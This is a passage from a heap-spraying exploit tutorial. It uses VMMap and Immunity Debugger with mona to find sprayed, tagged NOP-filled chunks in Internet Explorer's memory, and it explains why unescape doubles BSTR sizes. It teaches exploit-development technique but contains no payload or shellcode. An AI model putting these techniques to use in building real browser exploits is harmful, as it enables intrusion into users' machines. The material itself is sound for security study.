
Not taking that into account can lead to unexpected results, we’ll talk about this a little more in a little while.

In order to “see” what happened, we can use a tool such as VMMap. This free utlity allows us to visualize the virtual memory associated with a given process.


When attaching VMMap to internet explorer before opening the html page, we see something like this:




Via View – Fragmentation view, we see this:




After opening our html file containing the simple javascript code, VMMap shows this:
(press F5 to refresh)



You can see the amount of committed bytes has increased a little)
The fragmentation view shows:



Pay attention to the yellow block near the end of the window, right before a large section of whitespace. Since we only ran the code that performs a heap spray, and this is the only big change compared to the fragmentation view we saw earlier, we can expect this to be the heap memory that contains our "sprayed" blocks. If you click on the yellow block, the main VMMap window will update and show the selected memory address range. (one of the blocks starts at 0x029E0000 in my example)




Don't close VMMap yet.

Using a debugger to see the heap spray

Visualizing the heap spray is nice, but it's way better to see the heap spray & find the individual chunks in a debugger.

Immunity Debugger


Attach Immunity Debugger to the existing iexplore.exe (the one VMMap is still connected to).



Since we are looking at the same process and the same virtual memory, we can easily confirm with Immunity Debugger that the selected memory range in VMMap does indeed contain the heap spray.

Let's find all locations that contains "CORELAN!", by running the following mona command:


```
!mona find -s "CORELAN!"
```




Mona has located 201 copies of the tag. This is exactly what we expected – we allocated the tag once when we declared the variable, and we prefixed 200 chunks with the tag.

When you look in find.txt (generated by the mona command), you will find all 201 addresses where the tag can be found, including pointers from the address range we selected earlier in VMMap.

If you dump for example 0x02bc3b3c (which, based on the find.txt file on my system, is the last allocated block), you should find the tag followed by NOPS.




Right before the tag, we should see the BSTR header:




In this case, the BSTR object header indicates a size of 0×00002000 bytes. Huh ? I thought we allocated 0×1000 bytes (4096)... We'll get back to this in a minute.

If you scroll to lower addresses, you should see the end of the previous chunk:



(we can also see some garbage between the 2 chunks).
In some other cases, we can see the chunks are very close to each other:



On top of that, if we look at the contents of a block, we would expect to see the tag + nops, up to 0×1000 bytes, right ?


Well, remember we checked the length of the tag ? We gave 8 characters to the unescape function and when checking the length, it said it's only 4 bytes long.

So… if we feed data to unescape and check the length so it would match 0×1000 bytes, we actually gave it 0×2000 bytes to play with. Our html page outputs "Allocated 4096 bytes", while it actually allocated twice that much. This explains why we see a BSTR object header of 0×2000.


So, the allocations are exactly in line with what we tried to allocate. The confusion originates from the fact that .length appears to return only half of the size, so if we use .length on unescape data to determine the final size of the block to allocate, we need to remember the actual size is twice as much at that time.

Since the original "chunk" value was 8192 bytes (0×2000) after we populated it with NOPS, the BSTR object should be filled with NOPS.

So, if that is correct, when we would dump the last pointer from find.txt again (at offset 0×1000) we'll probably see NOPS:



If we dump the address at offset 0×2000, we should see the end of the BSTR object, and NOPS all the way to the end of the BSTR object:




Cool.

We have achieved one of our goals. We managed to put somewhat larger blocks in the heap and we figured out the impact of using unescape on the actual size of the BSTR object.

